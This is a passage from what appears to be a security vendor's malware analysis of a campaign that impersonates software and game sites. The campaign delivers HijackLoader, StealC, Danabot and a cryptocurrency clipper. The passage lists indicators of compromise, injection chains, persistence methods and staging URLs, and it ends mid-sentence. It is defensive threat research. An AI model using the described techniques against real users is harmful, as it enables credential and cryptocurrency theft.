
The following diagram shows the download routine for this sample:

Initial downloader routine – TidyMe.exe

In this campaign, both updateload.exe and bytes.exe are the same file with the following hashes:

  • MD5: B42F971AC5AAA48CC2DA13B55436C277
  • SHA1: 5BF729C6A67603E8340F31BAC2083F2A4359C24B
  • SHA256: C990A578A32D545645B51C2D527D7A189A7E09FF7DC02CEFC079225900F296AC


Payload (updateload.exe and bytes.exe)


This sample utilizes HijackLoader, a modular loader with different capabilities such as UAC bypass, various process injection techniques, and inline API hooking evasion. After updateload.exe (or bytes.exe) is dropped and executed, it starts a series of process injections starting with injecting shellcode into cmd.exe, then deletes itself, after which the malicious code injected into cmd.exe injects another shellcode into explorer.exe. Both shellcodes are the 32-bit version. As a result of the injection chain, the final stage is executed in the context of the explorer.exe process, which is a variant of the infostealer malware family StealC. The final payload starts communicating with the threat actor’s C2 server, downloading additional legitimate DLLs to be used during the collection and sending of information about the infected system, including the following:

  • HWID (unique ID for the infected system calculated by the malware from C drive serial number);
  • Build Number (meowsterioland4);
  • Network Info
    • IP;
    • Country;


  • System Summary
    • Hardware ID from the operating system;
    • OS;
    • Architecture;
    • Username;
    • Local time;
    • Installed apps;
    • All users;
    • Current user;
    • Process list;


  • Screenshot.

Then it will start requesting configurations from the C2 server, which is a public IP, for the data to be collected. The following table lists the configurations along with their description:

Configuration nameDescription
browsersData to be collected from browsers
pluginsData to be collected from browser extensions
fpluginN/A
walletsData to be collected for the wallet’s desktop applications



The diagram below illustrates the execution steps for this sample:

First sub-campaign – updateload.exe

Identifying additional sub-campaigns


Having completed our analysis of the first sub-campaign, we conducted cyberthreat intelligence (CTI) and OSINT activities aiming to collect as much information as possible related to the threat actor and this specific campaign. Looking at the DNS records for the first campaign (TidyMe), we identified MX records with the value _dc-mx.bf442731a463[.]tidyme[.]io. Resolving this domain to an A record returns the IP 79.133.180[.]213. Utilizing Kaspersky Threat Intelligence Portal (TIP), we were able to identify all historical and present domains associated with this IP. Below is a list of all the domains:

Domains
tidyme[.]io
runeonlineworld[.]io
voico[.]io
astrosounsports[.]shop
batverssaports[.]shop
dintrinnssports[.]shop
dustfightergame[.]com
edvhukkkmvgcct[.]shop
gurunsmilrsports[.]shop
izxxd[.]top
partyroyale[.]fun
partyroyale[.]games
partyroyaleplay[.]com
partyroyaleplay[.]io
refvhnhkkolmjbg[.]shop
sinergijiasport[.]shop
supme[.]io
vinrevildsports[.]shop
wuwelej[.]top

From the domains above, only the first three were active during our analysis. We already explored tidyme[.]io, so we’ll discuss the other two active sub-campaigns next.


In addition to the link between the domains and the IP, all three active campaigns imitate legitimate projects and contain a download link to an initial downloader malware. The diagram below shows the correlation between the different campaigns:

Sub-campaigns correlation

Second sub-campaign (RuneOnlineWorld)


In this campaign, the threat actor was simulating the website of an MMO game. The original website domain is riseonlineworld.com, while the malicious website is runeonlineworld[.]io.

Second sub-campaign: malicious and original sites

The malicious website contains a download link for the initial downloader, imitating the game launcher. The downloader is hosted on Dropbox and it follows the same logic described in the TidyMe section (the first sub-campaign) to obtain the appropriate downloader for the victim’s operating system. The sample name is RuneOnlineWorld.exe.

Initial downloader (RuneOnlineWorld.exe)


This sample is also an Electron application with mostly the same structure and logic as the initial downloader in the first sub-campaign. There are different URLs in the configuration file, but otherwise most of the changes involve the main interface of the application: it resembles a login page rather than a profile page. Moreover, the login page does actually process the entered data.


First, the password is checked for complexity. If the check is passed, the username and password are sent to the C2. Then a loading page is displayed which is essentially a mockup to give the background tasks enough time to download the additional malicious files. The following diagram shows the steps taken by the downloader:

Initial downloader routine – RuneOnlineWorld.exe

First payload (updateload.exe)



In the RuneOnlineWorld campaign the two payloads are no longer the same file. Updateload.exe utilizes HijackLoader and injects code to multiple legitimate programs to evade detection. It starts by injecting code into cmd.exe then to explorer.exe. After that, the malicious code injected into explorer.exe starts communicating with multiple C2 servers to download additional malicious DLL and MSI files and save them to the path C:\Users\<USERNAME>\Appdata\. After downloading the malicious files, explorer.exe executes the MSI files using msiexec.exe and the DLL files using rundll32.exe. The final stage for this sample is multiple infostealers from the malware families Danabot and StealC (injected into explorer.exe). The diagram below shows the execution routine for this sample:

Second sub-campaign – updateload.exe

Second payload (bytes.exe)


This sample also uses HijackLoader to evade detection, unpacks different stages of the payload and injects them into legitimate processes. First, it creates and injects malicious code into cmd.exe, which injects code into explorer.exe and then into OpenWith.exe — a legitimate Windows process. The malicious code injected into OpenWith.exe downloads the next stage from the threat actor’s C2 (another public IP), decodes it and injects it into another OpenWith.exe instance. In this stage, the payload downloads six files to the directory %APPDATA%\AD_Security\ and creates a scheduled task named FJ_load which will execute the file named madHcCtrl.exe at login for persistence. Here is a list of files downloaded by this stage:

SHA256 hashFile name
f586b421f10b042b77f021463934cfeda13c00705987f4f4c20b91b5d76d476cbufotenine.yml
69a90665113bd73b30360d87f7f6ed2c789a90a67f3b6e86474e21273a64f699madHcCtrl.exe
523d4eb71af86090d2d8a6766315a027fdec842041d668971bfbbbd1fe826722madHcNet32.dll
b7d3bc460a17e1b43c9ff09786e44ea4033710538bdb539400b55e5b80d0b338mvrSettings32.dll
0891edb0cc1c0208af2e4bc65d6b5a7160642f89fd4b4dc321f79d2b5dfc2dccunrar.dll
db4328dfbf5180273f144858b90cb71c6d4706478cac65408a9d9df372a08fc3wickerwork.indd

All of these DLL and EXE files are legitimate, except madHcNet32.dll. The malicious files wickerwork.indd and bufotenine.yml contain encrypted data.

The following diagram shows the steps taken by this sample to extract the final payload:

Second sub-campaign – bytes.exe

madHcNet32.dll


madHcCtrl.exe loads and executes madHcNet32.dll, which, in turn, utilizes HijackLoader to extract and execute the final payload. After execution, madHcCtrl.exe injects the next stage to cmd.exe, then the final stage is injected to explorer.exe. The final payload is clipper malware written in GO. This sample is based on open-source clipper malware. The following diagram shows the execution steps for this sample:

Second sub-campaign – madHcNet32.dll

The clipper monitors the clipboard data. If a cryptocurrency wallet address is copied to the clipboard, it substitutes it with the following one:

  • BTC: 1DSWHiAW1iSFYVb86WQQUPn57iQ6W1DjGo

In addition, the sample contains unique strings such as the ones below:

  • C:/Users/Helheim/
  • C:/Users/Helheim/Desktop/clipper no autorun/mainTIMER.go

While searching for samples that contain the same strings, we identified additional samples with different wallet addresses:

  • ETH: 0xaf0362e215Ff4e004F30e785e822F7E20b99723A
  • BTC: bc1qqkvgqtpwq6g59xgwr2sccvmudejfxwyl8g9xg0

We identified some transactions on the second and third wallet addresses. There were no transactions related to the first wallet address at the time of writing this post.

The second wallet was seen active from March 4 to July 31 and received a total of 9.137 ETH. The third one was active between April 2 and August 6 with 0.0209 BTC received in total. Note that these addresses were only observed in the clipper malware. This campaign also utilizes infostealers to steal software-based cryptocurrency wallets which could be used to gain access to the victim’s funds, although we have not seen such activity. In addition, the infostealers collect credentials from browsers and other sources which could allow the threat actor to gain access to other services used by the victim (e.g. online banking systems) or sell the stolen data on the dark web.

Third sub-campaign (Voico)


In this campaign, the threat actor was simulating an AI translator project named YOUS. The original website is yous.ai, while the malicious website is voico[.]io:

Third sub-campaign: malicious and original sites

Just like the previous two sub-campaigns, the malicious website contains a download link for the initial downloader imitating the application. The downloader is hosted on Dropbox and follows the same logic described in the first sub-campaign to download the appropriate downloader for the victim’s operating system. During our investigation, the malicious website of this campaign ceased to exist. The sample name is Voico.exe.

Initial downloader (Voico.exe)


This sample is also an Electron application with mostly the same structure as the initial downloaders in the previous two sub-campaigns. The downloader logic also remains the same. Most of the changes involve the main interface of the application, and different URLs are contained in the configuration file.

Voico.exe main interface


In addition to these changes, the sample prompts the victim to fill in a registration form, which doesn’t send the data to the C2. Instead, it passes the user’s credentials to the console.log() function:
// Теперь вы можете использовать эти значения для дальнейшей обработки или отправки на сервер
// <Translation>: Now you can use these values for further processing or sending to the server

console.log('Name:', name);
console.log('Username:', username);
console.log('Native Language:', nativeLanguage);
console.log('Voice:', voice);
console.log('Password:', password);
The following diagram shows the execution routine for this sample:

Voico.exe execution routine

Both samples in this campaign (updateload.exe and bytes.exe) have very similar behavior to the updateload.exe sample from the second sub-campaign.

Payload (updateload.exe and bytes.exe)



These samples have similar behavior as the updateload.exe sample from the second sub-campaign with one difference: the StealC malware downloaded by them communicates to a different C2 server. Other than that, the whole routine from the updateload.exe and bytes.exe execution to the final payload execution is the same. Here is a diagram of the execution routine for these samples:

Third sub-campaign – updateload.exe and bytes.exe

Possible other sub-campaigns


During the analysis of this campaign, the analyzed samples were hosted at the following paths on the attacker website: http[:]//testload.pythonanywhere.com/getbytes/f and http[:]//testload.pythonanywhere.com/getbytes/m. We didn’t find any other resources used in the current sub-campaigns (which doesn’t mean they won’t appear in the future). However, we noticed other samples hosted in different paths, unrelated to the ongoing sub-campaigns. The following is a list of paths on the 